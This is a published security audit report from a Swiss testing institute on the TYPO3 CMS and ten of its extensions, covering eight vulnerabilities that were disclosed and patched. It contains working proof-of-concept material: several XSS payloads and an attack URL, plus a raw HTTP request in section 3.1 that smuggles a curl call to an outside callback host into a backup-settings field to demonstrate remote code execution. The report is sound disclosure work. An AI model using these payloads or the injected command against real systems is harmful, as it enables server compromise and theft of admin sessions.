National Test Institute for Cybersecurity

Test Report

Security Source Code Review & Penetration Test TYPO3

Version	1.0
Date	13.10.2025
Customer	National Cyber Security Centre NCSC
Classification	Public

Table of Contents

Version	Date	Description	Author
1.0	13.10.2025	Publication	Brian Ceccato
0.3	12.09.2025	Final Report	Fabio Zuber
0.2	25.06.2025	Draft of full report (for review by NCSC)	Fabio Zuber
0.1	03.06.2025	Preliminary report for disclosure to TYPO3 security team	Fabio Zuber

National Test Institute for Cybersecurity NTC
Baarerstrasse 53
6300 Zug

+41 41 317 00 11

office@ntc.swiss
www.ntc.swiss

Fabio Zuber
Penetration Tester

+41 41 317 00 14

fabio.zuber@ntc.swiss

1 Management Summary

1.1 Background and Objective

This report presents the results of the security assessment of the Content Management System (CMS) TYPO3 carried out by the Swiss National Test Institute for Cybersecurity NTC on behalf of the Swiss National Cyber Security Centre (NCSC). The analysis covered both the core of TYPO3 as well as a selection of ten extensions.

TYPO3 is a widely used open source enterprise CMS known for its extensibility and customizability. It allows organizations to build and manage complex websites while offering a range of extensions that enhance its functionality. Various authorities at the national, cantonal and municipality level use TYPO3 - often in contexts where confidentiality, availability and integrity are essential. As such, these authorities require a secure foundation to create and run web applications free of security vulnerabilities.

The NTC tested TYPO3 and its extensions between November 2024 and February 2025 through a combination of manual and automated test procedures. As the source code of TYPO3 is open source, testing was conducted in a white box approach, including code reviews to identify potential vulnerabilities and dynamic testing to analyze the behavior of the application at runtime under real-world conditions.

The TYPO3 development community was informed in advance by the NCSC about the upcoming analysis. While there is an official bug bounty program in place to encourage and financially reward the reporting of vulnerabilities, it was clearly stated from the beginning that the analysis and the reporting of the identified vulnerabilities would not fall under this program. Instead, the NCSC reported the vulnerabilities to the TYPO3 security team, where they were addressed and triaged.

1.2 Assessment Summary

The security audit demonstrated that the TYPO3 core framework maintains a robust security posture, with only two low-severity issues identified. However, the assessment of ten selected extensions revealed a comparatively weaker security posture, uncovering a higher number of vulnerabilities, including one of critical severity. This confirms the results of previous analyses, which also found most vulnerabilities in extensions[1]. Figure 1 shows the distribution of the identified vulnerabilities among TYPO3 Core and the tested extensions.




Figure 1: Distribution of security issues in TYPO3 core and extensions

In total, eight security issues of different criticality were identified. Figure 2 provides a visual breakdown by severity.




Figure 2: security issues by severity

A critical vulnerability was identified in the "Backup Plus" extensions that allows attackers to execute arbitrary system commands. One might assume this isn't critical, as backup administrators generally possess extensive permissions. In many scenarios, e.g. in hosted solutions, TYPO3 users do not have permissions at operating system level. This vulnerability would allow such access and allow attackers to potentially compromise other applications or the infrastructure itself. This vulnerability highlights the importance of sandboxing and isolation techniques to reduce the impact of such vulnerabilities.

Three of the tested extensions were found to be vulnerable to cross-site scripting (XSS) attacks. These vulnerabilities allow attackers with backend access and edit permissions

[1] https://eunomia.dev/blog/2025/02/10/security-vulnerabilities-study-in-software-extensions-and-plugins/#cms-platforms-wordpress-joomla-etc

to place JavaScript payloads, which are executed when victims open infected pages. As TYPO3 has a modular permission system, these attacks could be used to steal sessions of more privileged users such as site admins.

On a positive note, the core of TYPO3 appears well tested and developed with a strong sense of security in mind. The minor security issues documented in this report do not indicate any immediate risk. Instead, they are documented to ensure that developers are aware of these attack vectors and can consider enhancements to further increase the security level. Indeed, the reported vulnerabilities were promptly addressed by the TYPO3 security team, who also reached out to the extension maintainers and coordinated the remediation process. The disclosure process was managed with a high degree of professionalism, reflecting commendable practices in vulnerability handling and transparency.

All identified vulnerabilities were reported by the NCSC to TYPO3 security team on 21.02.2025 and fixed by 20.05.2025. More details about the vulnerabilities and how they were addressed can be found in *Chapter 2.4.3*. Users are advised to ensure that they have the latest stable version of TYPO3 and its extensions installed.

The vulnerabilities uncovered during this analysis were all fixed in a timely and professional manner. The majority of these can now be resolved by simply updating the affected packages.
Additionally, for a conceptual issue concerning webhooks (Finding L2), a new configuration option was implemented. This option allows administrators to prevent the TYPO3 application from being used to access other devices on the network.

2 Scope, Findings and Recommendations

2.1 Overview of Tested Components

The NTC conducted a security assessment of TYPO3 to identify potential vulnerabilities. The testing scope included both the TYPO3 Core and several extensions, ensuring a comprehensive evaluation of the software's security posture. TYPO3 has a rich community that contributes additional capabilities in the form of various extensions. The NTC tested ten extensions in depth, which were selected based on their popularity and their security impact. A list of tested extensions and the selection process can be found in *Chapter 2.4.1.*

The testing was carried out between November 25, 2024 and February 14, 2025 through a combination of manual and automated analysis. As the code is open source, testing was conducted using a white box approach, including code reviews to identify potential vulnerabilities and dynamic testing to analyse the behaviour of the application at runtime under real-world conditions.

The dynamic testing was primarily performed manually by experienced security experts using tools such as the Burp Suite Proxy, various browser extensions, and a variety of specialized tools. Where applicable and appropriate, testing followed the OWASP Application Security Verification Standard (ASVS). In addition, automated analysis tools such as the Burp Suite Active Scanner were used where appropriate to efficiently identify known vulnerabilities and misconfigurations.

The static source code analysis was performed on the security-relevant code sections. This analysis focused on identifying vulnerabilities, rather than enforcing coding best practices, verifying documentation completeness or optimising code efficiency. Testing was performed using a combination of automated and manual checks. Automated testing was carried out using scanners such as SonarQube, which efficiently identify known vulnerabilities and coding errors.

Due to the extensive scope of the Content Management System, this assessment was conducted using a time-boxed approach and the testing focused on the most likely vulnerabilities. The tests were conducted by three test experts, which spent around 36 person days in total testing the CMS and its extensions.

A TYPO3 application is highly configurable. In addition to backend settings, it can also be customized through configuration files and global web server settings. As a result, testing all possible combinations within a reasonable timeframe is not feasible. To setup a realistic test environment, the testing team followed the official getting started guide and used ddev to run the required runtime environment like webserver and database. This reference installation was used to conduct all security dynamic tests for TYPO3 Core and its extensions. All tests were conducted using the default settings and no modifications to security-related configurations.

Setting up a representative test environment took a considerable amount of time and effort. This included configuring the system and creating pages incorporating various features to ensure comprehensive coverage. To create the pages used for the security tests, the tester had to rely on informed assumptions to expose relevant functionality, while maintaining realistic use cases. Setting up various extensions also required a lot of debugging and setup time before they could be tested. To reduce troubleshooting and setup efforts in future testing engagements, it is recommended to use a reference installation that mirrors a production environment. This approach would eliminate configuration ambiguities while maintaining real-world relevance.

2.2 People Involved

Rolle	Persons
Project lead NCSC	Roger Knoepfel
Project Lead NTC	Fabio Zuber
Testing	Patrik Fabian, Dilip Many, Fabio Zuber
Quality Assurance	Tobias Castagna

2.3 Project Timeline

Task	Date	Persons involved
Kick-off Meeting	14.11.2024	NCSC Vulnerability Management Team **NTC**: Tobias Castagna, Dilip Many, Fabio Zuber
Testing and code analysis of TYPO3 core	25.11.2024 – 13.12.2025	Patrik Fabian, Dilip Many, Fabio Zuber
Testing and code analysis of TYPO3 extensions	16.12.2024 – 14.02.2025	Patrik Fabian, Dilip Many, Fabio Zuber
Handover preliminary vulnerability report to TYPO3 team	21.02.2025	NCSC Vulnerability Management Team
Fixes implemented	18.03.2025 – 20.05.2025	TYPO3 Team, Extension Authors
Publication of CVEs and release of security patch versions	18.03.2025 – 20.05.2025	TYPO3 Team
Final report	20.02.2025 – 10.06.2025	Tobias Castagna, Dilip Many, Fabio Zuber
Publication	13.10.2025	Brian Ceccato

2.4 Penetration Test Details

2.4.1 Scope and Tested Versions

The tests were carried out between November 25, 2024 and February 14, 2025. The table below lists the versions of TYPO3 used for testing. The code analysis and dynamic security testing focused on code that is used to run TYPO3 applications. Code used for quality assurance, testing and automation was excluded from the analysis.

Name	Version	Reference	Remarks
TYPO3 v13	13.4.2	*https://github.com/TYPO3/typo3*	• Main version used for code analysis and dynamic testing of TYPO3 itself and extensions • ddev was used to set up an example project using Typo13
TYPO3 v12	12.4.24	*https://github.com/TYPO3/typo3*	• Used to test older extensions that were incompatible with TYPO3 v13 • ddev was used to set up an example project using Typo12
TYPO3 v11	11.5.41	*https://github.com/TYPO3/typo3*	• Used to test older extensions that were incompatible with TYPO3 v12 • ddev was used to set up an example project using Typo11

Note: During the analysis, TYPO3 released new security patch updates on 14 January 2025. The vulnerabilities addressed in these updates primarily require disabling security settings, which was not within the scope of this analysis.

CVE-2024-55892 was also published on 14 January 2025 and describes a parsing difference in URL inputs. As it could also impact extensions, it was taken into consideration for the analysis of the extensions. No issues related to the vulnerability described in CVE-2024-55892 were identified in the analyzed extensions.

The following extensions were examined in this audit:

Name	Version	Reference	Remarks
tt_address	9.0.1	*https://extensions.typo3.org/extension/tt_address*	Installed via composer
ns_backup	13.0.0	*https://extensions.typo3.org/extension/ns_backup*	Installed via composer
cs_seo	9.0.0	*https://extensions.typo3.org/extension/cs_seo*	Installed via composer
modules	7.0.0	*https://extensions.typo3.org/extension/modules*	Installed via composer
direct_mail	9.5.2	*https://extensions.typo3.org/extension/direct_mail/*	Installed via composer
ig_ldap_sso_auth	4.1.0	*https://extensions.typo3.org/extension/ig_ldap_sso_auth/*	Installed via composer
news	12.1.0	*https://extensions.typo3.org/extension/news*	Installed via composer
powermail	12.5.0	*https://extensions.typo3.org/extension/powermail/*	Installed via composer
pw_comments	6.0.0	*https://extensions.typo3.org/extension/pw_comments/*	Installed via composer
femanager	8.2.1	*https://extensions.typo3.org/extension/femanager/*	Installed via composer

The following criteria were used to select the extensions to test:

- **Prevalence in the public sector:** How many Swiss public sector organizations use this extension?
- **Popularity in general:** Number of downloads and stars / favorites
- **Capability of an extension**: What functionalities does the extension provide and how do these impact the attack surface of the application?
- **General security posture**: Does the extensions have any easy-to-spot suspect behavior, indicating potential security vulnerabilities? Is the organization developing the extension known for their secure coding practices? Are there security contacts mentioned in the repositories?

All these criteria have multiple objective and subjective ways to determine their score. The testing team used quantifiable factors, such as download counts and the presence of security contacts, alongside their expertise to select extensions for testing. The table below gives an overview of the extensions considered for testing and how the team assessed their scores.

Name / ID	Description	CH Popularity (1-10)	Global Popularity (1-10)	Capability (1-10)	Testing Score	Security Posture (1 bad, 10 good)	Remarks
powermail	Mailform extension for TYPO3	10	10	8	**28**	7	Tested
news	News Feed / System	10	10	6	**26**	7	Tested
direct_mail	E-Mail	8	7	8	**26**	5	Tested
ig_ldap_sso_auth	Authentication	7	5	10	**22**	5	Tested
gridelements	Page Layout Helper	9	10	2	**20**	7	**Not tested:** Capability / Attack surface seems rather low.
tt_address	used by ar.ch and many others	7	10	3	**20**	5	Tested

solr	Enterprise Search	7	8	5	**20**	10	**Not tested:** solr is an Apache project. As Apache has long-standing security practices and receives financial backing to maintain projects, the NTC priorities other projects.
static_info_tables	Collection of public localization data	7	10	2	**19**	4	**Not tested:** Capability / Attack surface seems pretty low
vhs	Additional features for the templating engine of T3	4	10	4	**18**	7	**Not Tested:** The NTC prioritized other extensions as the users of the extensions need editor permissions. Testing this extension likely would have required lots of setup efforts to create sensible test pages.
femanager	Frontend User Registration	1	9	8	**18**	7	Tested
pw_comments	Comments section for articles / pages	1	7	10	**18**	4	Tested
tika	Extension for Apache Solr Search	6	6	5	**17**	10	**Not tested:** solr / tika is an Apache project. As Apache has long-standing security practices and receives financial backing to maintain projects, the NTC priorities other projects.
ns_backup	Backup	? (backend plugin)	4	10	**14**	1	Tested

ig_slug	Customize / generate page sluggs.	4	7	1	**12**	2	**Not Tested:** Capability / Attack surface seems rather low.
modules	Helper for creating frontend and backend modules	2	2	8	**12**	1	Tested
cs_seo	Search Engine Optimization	1	8	3	**12**	3	Tested
wsm-form-spamshield	Spam Protection for forms	5	3	3	**11**	4	**Not tested:** Capability / Attack surface seems rather low. Not used too often

To estimate the popularity of extensions in Switzerland the NTC had to rely on OSINT insights, given that the NTC and NCSC had no accesses to any information from the public administration or the TYPO3 community on which extensions should be prioritized. A list of TYPO3 websites in the public administration was obtained using the following google search query `site:admin.ch inurl:fileadmin`. To gather version information and extensions used by these sites, the tool Typo3Scan[2] was used. The tool scans publicly accessible paths to gather information and is therefore limited to only detect extensions that are found in the `/typo3conf/ext/` directory. Newer versions of TYPO3 (>= v12) use the `/vendor/` directory by default, which makes them inaccessible without authorization. This means that extension data could not be obtained from these websites. The Figure 3 shows an overview of the most used extensions identified using TYPO3Scan. The full list of the identified extensions in the public sector can be provided on request.


	Cantonal Org 1	Cantonal Org 2	Cantonal Org 3	Cantonal Org 4	Cantonal Org 5	Cantonal Org 6	Cantonal Org 7	Cantonal Org 8	Federal Org 1	Federal Org 2	Federal Org 3	Sum
news	X	X		X		X		X	X			6
powermail	X				X	X	X	X	X			6
gridelements	X		X	X		X			X			5
static_info_tables	X				X	X				X		4
tt_address		X	X				X	X		X		5
solr	X	X				X		X				4
ig_ldap_sso_auth	X				X	X						3
ig_slug				X			X	X				3
realurl			X		X	X						3
secure_downloads	X	X					X					3

Figure 3: Extensions used in public administration

[2] https://github.com/whoot/Typo3Scan

2.4.2 Test Conditions

The security audit took place under these conditions:



				No additional WAF or firewall was used during the tests. No security settings were disabled in the TYPO3 settings	Testing was done in ~36 person days and done by three test experts. The available time was invested in areas deemed most impactful

Further information about the graphic and the interpretation of the given values can be found in Appendix *4.2, Definitions for Test Conditions.*

The following tools were used to test TYPO3 and its extensions.

Name	Version	Reference	Remarks / Usage
BurpSuite Professional	2024.10.3	*https://portswigger.net/burp/pro*	Dynamic Testing
SonarQube Developer Edition	10.8	*https://www.sonarsource.com/products/sonarqube/*	Static code analysis
Snyk.io	-	*https://snyk.io/*	Static code analysis
Dalfox	v2.9.3	*https://github.com/hahwul/dalfox*	XSS Scanner
Phuzz	(af40862)	*https://github.com/gehaxelt/phuzz*	PHP Fuzzing tool
Gitleaks	8.21.2	*https://github.com/gitleaks/gitleaks*	Secret Scanning in source code
Typo3Scan	1.2	*https://github.com/whoot/Typo3Scan*	Enumeration of extensions
ddev	1.24.2	*https://ddev.readthedocs.io/en/stable/*	Runtime and debug environment

2.4.3 Findings and Recommendations

2.4.3.1 Findings in TYPO3 Core

These findings were identified within TYPO3 Core itself.

Component & Tested Version	Reference	Finding	Recommendations	Fixed Versions	Implemented Fix
TYPO3 Core 13.4.2	L1 – Low, CVE-2025-47938	**Password changes for admins do not require the old password** The admin interface allows password changes without requiring the current password. If an admin edits their account in the backend user management, the current password is not requested. Additionally, MFA requirements can also be disabled this way. This vulnerability does not pose a risk by itself, but could increase the impact if adversaries manage to steal a session of an admin account. This vulnerability also affects the sensitive backend settings, where a password is requested. Since the password can be changed without requiring the old one, this protection can be bypassed easily.	To prevent adversaries from locking out the original owner of a hijacked admin account, the old password should be required to change the password and MFA settings.	9.5.51 ELTS, 10.4.50 ELTS, 11.5.44 ELTS, 12.4.31 LTS, 13.4.12 LTS	Administrators are now required to verify their identity through step-up authentication (also known as sudo mode) when changing backend user passwords. The full advisory is available here: *https://typo3.org/security/advisory/typo3-core-sa-2025-013*

TYPO3 Core 13.4.2	L2 – Low, CVE-2025-47936	**Cross Site Request Forgery via Webhooks** The application's webhook functionality allows user-supplied URLs that are used by the application to interact with other resources. This could allow adversaries with access to the related backend setting to specify URLs targeting internal resources (e.g., localhost, or cloud metadata endpoints) to attack other parts of the infrastructure. This is not a vulnerability of TYPO3 itself, but it allows adversaries access to otherwise inaccessible resources.	As webhooks are vulnerable to Cross Site Request Forgery by design, it is hard to fix this in the application directly. It is suggested to implement an allowlist based filter for all outgoing webhooks. This should be implemented in a way that the allowlist cannot be modified through the TYPO3 GUI, to prevent adversaries from easily bypassing the filter. Additionally, an update to the documentation could help to make site admins aware of this risk and implement additional protections on the network side. Please see the following OWASP page for more details: *https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html*	12.4.31 LTS, 13.4.12 LTS	A config item to define the allowed webhook targets was introduced. The config item to allow hosts for webhooks is `$GLOBALS['TYPO3_CONF_VARS']['HTTP']['allowed_hosts']['webhooks']`. If the allowlist is not defined or set to `null`, all requests will be allowed. If the allowlist is an empty array, all requests will be blocked. The full advisory can be found here: *https://typo3.org/security/advisory/typo3-core-sa-2025-012*

2.4.3.2 Findings in TYPO3 Extensions

The following vulnerabilities were found in TYPO3 extensions.

Component & Tested Version	Reference	Finding	Recommendations	Fixed Version	Implemented Fix
Backup Plus 13.0.0	C1 – Critical, CVE-2025-9573	**Remote Code Execution in the backup options** There is a potential Remote Code Execution (RCE) vulnerability in the backup options. More specifically the `backuprestore[backupFolderSettings]` parameter. The steps required to exploit vulnerability are described in *Chapter 3.1*. As a result, adversaries with backend access and permissions to use the backup plus extension can execute arbitrary code on the webserver with the permission of the user running the web application.	The following measures are recommended to remedy the vulnerability: • If possible, avoid the use of system commands like `exec()`. • Implement strict input validation to ensure user inputs adhere to expected formats and do not contain malicious payloads. Additional tips on how RCE can be prevented can be found here: *https://snyk.io/de/blog/prevent-php-code-injection/*	13.0.3	An updated version 13.0.3 is available from the TYPO3 extension manager, where the command injection vulnerability is not present. The full advisory can be found here: https://typo3.org/security/advisory/typo3-ext-sa-2025-011

Backup Plus 13.0.0	H1 – High, CVE-2025-48201	**Download of backup files through predictable naming convention without authentication** The default naming conventions are the following (depending on the backup type): • http://[URL]/uploads/tx_nsbackup/typo3 /typo3-%Y%m%d-%H%i.tar.bz2 • http://[URL]/uploads/tx_nsbackup/mysqldump /mysqldump-%Y%m%d-%H%i.sql • http://[URL]/uploads/tx_nsbackup/vendor/vendor-%Y%m%d-%H%i.tar.bz2 This concatenates a static string with the current date and time (hours and minutes). This can be brute forced. For example, 10 years of backups could be brute forced in 3 (backup types) * 10 (years) * 12 (months) * 31 (days) * 24 (hours) * 60 (minutes) = 16070400 requests. If one uses 100 requests per minute it would take around 11.15 hours on average to scan the last month for backups. Calculation: 3 (backup types) * 31 (days)* 24 (hours)* 60 (minutes) / 100 (requests per (minutes) / 2 (assuming even distribution) = ~669 Minutes or ~11.15 hours. The predictable name leads to the possibility to download the backup	These measures are suggested to prevent unauthorized access to sensitive backup data: • The backups should be stored outside of a public folder and should only be accessible after an authorization check. • Adding a random number with an entropy of at least 128 bit or a UUID to the filenames would also decrease the risk of adversaries brute-forcing the backup name. • Encrypt the backup files with a password	13.0.1	The backups created with an updated version of the extension use a uuid in their filename to prevent predictable filenames. Users of the extension are advised to delete all backups created before updating to 13.0.1. Additionally, it is recommended to configure a non-public accessible directory as target folder for backups. The full advisory can be found here: *https://typo3.org/security/advisory/typo3-ext-sa-2025-007*

		files generated by the extension. The Backups are served publicly without requiring authentication. This results in disclosure of the public/typo3 or vendors directories or the whole database depending on the backup type.			
Backup Plus 13.0.0	M1 – Medium, CVE-2025-48206	**Stored Cross-Site Scripting Vulnerability in the delete modal of a backup** There is a potential Stored Cross Site Scripting (XSS) on "delete backup" modal dialog using the backup name. 1. Create a backup with the name of: `'\"></script><script src=data:text/javascript,alert(123)></script>` 2. If a user tries to delete this backup, an alert with text 123 will be shown, demonstrating the XSS vulnerability. As a result, adversaries with backend access and permissions for the extension are able to execute arbitrary JavaScript Code with the permission of the user clicking the delete button. XSS attacks are often used to steal credentials or login tokens of other users.	These recommendations are ways to reduce the risk of XSS vulnerabilities: • Use the framework's built-in templating functionalities to securely render content • Validate and sanitize all inputs on the backend • Use a Content Security Policy to disallow in-line JavaScript execution • Encode the output before rendering it Additional tips how XSS can be prevented can be found here: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html	13.0.1	An updated version 13.0.1 is available from the TYPO3 extension manager, where the backup name is validated. The full advisory can be found here: *https://typo3.org/security/advisory/typo3-ext-sa-2025-007*

Backup Plus 13.0.0	M2 – Medium, CVE-2025-48206	**Stored Cross-Site Scripting Vulnerability in backup logs** There is a potential Cross-Site Scripting (XSS) Vulnerability on backup logs using the backup name. 1. Create a backup with the name of: `'\"></script><script src=data:text/javascript,alert(123)></script>` 2. Run the backup process 3. If a user visits the "Backup History" page an alert will be shown with the text 123 on the admin panel demonstrating the XSS vulnerability. This code runs from the backup logs section of the page. This allows adversaries with backend access and permissions for the extension to execute arbitrary JavaScript Code with the permission of other website visitors. XSS Attacks are often used to steal credentials or login tokens of other users.	The following recommendations are suggested to reduce the risk of XSS vulnerabilities: • Use the framework's built-in templating functionalities to securely render content • Validate and sanitize all inputs on the backend • Use a Content Security Policy to disallow in-line JavaScript execution • Encode the output before rendering it Additional tips how XSS can be prevented can be found here: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html	13.0.1	An updated version 13.0.1 is available from the TYPO3 extension manager, where the backup name is validated and encoded in the output. The full advisory can be found here: *https://typo3.org/security/advisory/typo3-ext-sa-2025-007*

Coding MS / Modules 7.0.0	M3 – Medium, CVE-2025-30083	**Stored Cross-Site Scripting Vulnerability during user registration on backend** There is a potential Cross Site Scripting (XSS) vulnerability on user registration via backend using the "title" field. 1. Create a user with the following title in the "Website Users" menu in the TYPO3 backend: `"><script src=data:text/javascript,alert(123)></script>` 2. Save the entry and close the edit dialog 3. Open the edit dialog again by creating a new user 4. An alert Message with the text "123" pops up, confirming the XSS payload gets executed. This allows adversaries with backend access and permissions for the extension to execute arbitrary JavaScript Code with the permission of other website visitors. XSS Attacks are often used to steal credentials or login tokens of other users.	The following recommendations are suggested to reduce the risk of XSS vulnerabilities: • Use the framework's built-in templating functionalities to securely render content • Validate and sanitize all inputs on the backend • Use a CSP to disallow in-line JavaScript execution • Encode the output before rendering it Additional tips how XSS can be prevented can be found here: *https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html*	7.0.1	The XSS vulnerability was caused by a dependency which did not encode the data properly. The issue was addressed in codingms/additional-tca. Users of the Modules and additional-tca extension are advised to update the extension as soon as possible. The full advisory can be seen here: *https://typo3.org/security/advisory/typo3-ext-sa-2025-002*

Clickstorm SEO Extension 9.0.0	L3 – Low, CVE-2025-30081	**Reflected Cross-Site Scripting Vulnerability in /ModuleFile/update** There is a potential Cross Site Scripting (XSS) vulnerability in the Clickstorm SEO Extension in the `/ModuleFile/update` endpoint. The vulnerability uses the `data[sys_file_metadata][12][alternative]` parameter. 1. Open the following URL `http://[URL]/typo3/module/file/cs-seo/ModuleFile/update?id=1%3A%2Fns_theme_freelancer%2F&offset=0&uid=21&data%5Bsys_file_metadata%5D%5B12%5D%5Balternative%5D=%3C%2Fscript%3E%3Cscript+src%3Ddata%3Atext%2Fjavascript%2Calert%28123%29%3E%3C%2Fscript%3E&data%5Bsys_file_metadata%5D%5B12%5D%5Btitle%5D=&data%5Bsys_file_metadata%5D%5B12%5D%5Bdescription%5D=rehrher` 2. An alert with the text 123 is shown on the admin panel. As a result, adversaries are able to execute arbitrary JavaScript code with the permission of the person opening the link. XSS attacks are often used to steal credentials or login tokens of other users.	The following recommendations are suggested to reduce the risk of XSS vulnerabilities: • Use the framework's built-in templating functionalities to securely render content • Validate and sanitize all inputs on the backend • Encode the output before rendering it • Use a Content Security Policy to disallow in-line JavaScript execution Additional tips how XSS can be prevented can be found here: *https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html*	9.2.0, 8.3.0, 7.4.0, 6.7.0	Users of the extension are advised to update the extension as soon as possible. Additional details can be found in the advisory: https://typo3.org/security/advisory/typo3-ext-sa-2025-003

Further information on the risk categorization used (Critical, High, Medium, Low, and Info) can be found in Appendix 4.1, Risk Categories

3 Technical Details

This chapter contains technical details for the findings listed in *Chapter 2.4*.

3.1 Remote Code Execution in options of Backup Plus

By sending a modified POST request to the `backuprestore` endpoint, it is possible to add arbitrary commands that will be executed by the application. The following request shows how the exploit can be reproduced.

```
POST
/typo3/module/nitsan/NsBackupBackup/Backups/backuprestore?token=cbb946d3333a522ed048faca79a996ed6d0
4eec7 HTTP/1.1
Host: t3example.ddev.site
Content-Length: 1429
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://t3example.ddev.site
Content-Type: multipart/form-data; boundary=----
[…]
Connection: keep-alive


------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__referrer[@extension]"


NsBackup
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__referrer[@controller]"


Backups
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__referrer[@action]"


dashboard
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__referrer[arguments]"


YTozOntzOjEwOiJjb250cm9sbGVyIjtzOjc6IkJhY2t1cHMiO3M6NjoiYWN0aW9uIjtzOjk6ImRhc2hib2FyZCI7czo1OiJ0b2t
lbiI7czo0MDoiOTFkMzE1MGRjZjIzMmFhODdlNjA1MDc0YzM4YzQ4NWFkMjllNjNjOCI7fQ==d5d02a4610d8d971fce5783398
c66b943e00671e
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__referrer[@request]"


{"@extension":"NsBackup","@controller":"Backups","@action":"dashboard"}1ca1b9440d1b0aa8be995126e1c2
ffd011c80317
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="__trustedProperties"


{"backuprestore":{"backupName":1,"backupFolderSettings":1}}ceef36ca73cf085abbef31631906f91f2b77215f
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="backuprestore[backupName]"


123
------WebKitFormBoundaryO3dAOd1oRAY3q1wk
Content-Disposition: form-data; name="backuprestore[backupFolderSettings]"


typo3;curl tzwlpnj38fhhpkvxdas1hlt9h0nrbnzc.oastify.com;
------WebKitFormBoundaryO3dAOd1oRAY3q1wk–
```

As shown in Figure 4, the Burp collaborator (Specialized server to receive callbacks from exploits) received the HTTP request, indicating that the curl command was executed.

